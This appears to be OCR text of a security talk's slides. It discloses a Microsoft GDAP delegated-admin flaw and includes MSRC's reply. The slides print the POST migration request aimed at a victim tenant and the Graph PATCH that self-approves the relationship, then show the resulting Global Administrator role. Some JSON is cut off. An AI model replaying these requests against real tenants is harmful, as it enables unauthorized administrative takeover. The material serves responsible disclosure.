After you run a search and refine it as necessary, the next step is to do something with the results returned by the search. You can export and download the results to your local computer or in the case of an email attack on your organization, you can delete the results of a search from user mailboxes.

- Export the results of a content search and download them to your local computer..

What now? 2024

- Connect-ExchangeOnline
  - Get-PhishSimOverridePolicy
    - New-PhishSimOverridePolicy
  - Get-ExoPhishSimOverrideRule
    - New-ExoPhishSimOverrideRule
    - Set-ExoPhishSimOverrideRule


Part 5

Bonus Vulnerability

Part 5

Bonus ~~Vulnerability~~ “UI Issue”

Granular Delegated Administrative Privileges



- DAP -> GDAP

What is the GDAP bulk migration tool?

The GDAP bulk migration tool provides the CSP partners a means for moving active DAP access to GDAP and removing legacy DAP permissions. Active DAP is defined as any CSP / Customer DAP relationship that is currently established. The CSP partners can't request a level of access greater than what was established with DAP.

For more, see GDAP frequently asked questions.

Granular Delegated Administrative Privileges

```
POST /CustomerServiceAdminApi/Web/v1/delegatedAdminRelationships/migrate HTTP/1.1
Host: traf-pcsvcadmin-prod.trafficmanager.net

{
        "duration": "P730D",
        "displayName": "Test",
        "accessDetails": {"unifiedRoles":[{"roleDefinitionId":"62e90394-69f5-4237
        "partner":{"tenantId":"<MY_TENANT_ID>"},
        "customer": {
                "tenantId":"<VICTIM_TENANT_ID>",
                "displayName":"<VICTIM>"
        }
}
```

Granular Delegated Administrative Privileges

```
POST /CustomerServiceAdminApi/Web/v1/delegatedAdminRelationships/migrate HTTP/1.1
Host: traf-pcsvcadmin-prod.trafficmanager.net

{
        "duration": "P730D",
        "displayName": "Test",
        "accessDetails": {"unifiedRoles":[{"roleDefinitionId":"62e90394-69f5-4237
        "partner":{"tenantId":"<MY_TENANT_ID>"},
        "customer": {
                "tenantId":"<VICTIM_TENANT_ID>",
                "displayName":"<VICTIM>"
        }
}
```

72f988bf-86f1-41af-91ab-2d7cd011db47
Microsoft

Granular Delegated Administrative Privileges

```
POST /CustomerServiceAdminApi/Web/v1/delegatedAdminRelationships/migrate HTTP/1.1
Host: traf-pcsvcadmin-prod.trafficmanager.net

{
        "duration": "P730D",
        "displayName": "Test",
        "accessDetails": {"unifiedRoles":[{"roleDefinitionId":"62e90394-69f5-4237
        "partner":{"tenantId":"<MY_TENANT_ID>"},
        "customer": {
                "tenantId":"<VICTIM_TENANT_ID>",
                "displayName":"<VICTIM>"
        }
}
```

72f988bf-86f1-41af-91ab-2d7cd011db47
Microsoft

- GDAP status: “approvalPending”

Granular Delegated Administrative Privileges

The status of the relationship. Read Only. The possible values are: `activating`, `active`, `approvalPending`, `approved`, `created`, `expired`, `expiring`, `terminated`, `terminating`, `terminationRequested`, `unknownFutureValue`. Supports `$orderby`.

- GDAP status: “approvalPending”

Granular Delegated Administrative Privileges

```
PATCH /beta/tenantRelationships/delegatedAdminRelationships/<RELATIONSHIP_ID>
Host: graph.microsoft.com
Content-Type: application/json


{"status":"approved"}
```

- 204 No Content...

microsoft.com tenant

Microsoft 365 admin center

Search

- Home
- Users
- Teams & groups
- Roles
- Resources
- Billing
- Support
- Settings
  - Domains
  - Search & intelligence
  - Org settings
  - Microsoft 365 Backup
  - Integrated apps
  - Viva
  - Partner relationships
  - Microsoft Edge
- Setup
- Reports

Home > Partner relationships

Enable Dark mode

Partner relationships

These are the partners that you authorized to work with your organization. Each partner has different responsibilities for working with your organization, and some might have roles. Learn more about working with a partner

Review your partner agreements
Make sure partners still need their approved roles.

Approved requests

6 items | Filter | Search

Granular delegated administrative privileges (GDAP)

Global Administrator

Partner and associated relationships	Authorized roles	Role authorization	Expiration date	Status
Eye Security (1)				
[redacted]	Global Administrator, Global Reader, Attack ... more	GDAP	October 12, 2024	Active

MSRC Response

Thank you again for your submission to MSRC. Our engineers have investigated the report and we have informed the appropriate team about the issues you reported. However, this case does not meet the bar for servicing by MSRC and we will be closing this case.

The tokens though shown to be obtained, are not able to do anything further due to further check's and balances in the back end.

Our product group will address improvements to the UI for this as needed.

Takeaways

- Early adopters of new cloud products can expect less mature products that contain more trivial vulnerabilities.
  - When exposing sensitive data, the maturity of the cloud product is an important factor to consider
- If discovered by adversaries, vulnerabilities in cloud platforms can have disastrous consequences if abused at scale
- Bug Bounty hunters: focus on edge cases of real usage for more success

Thank you!

vaisha.bernard@eye.security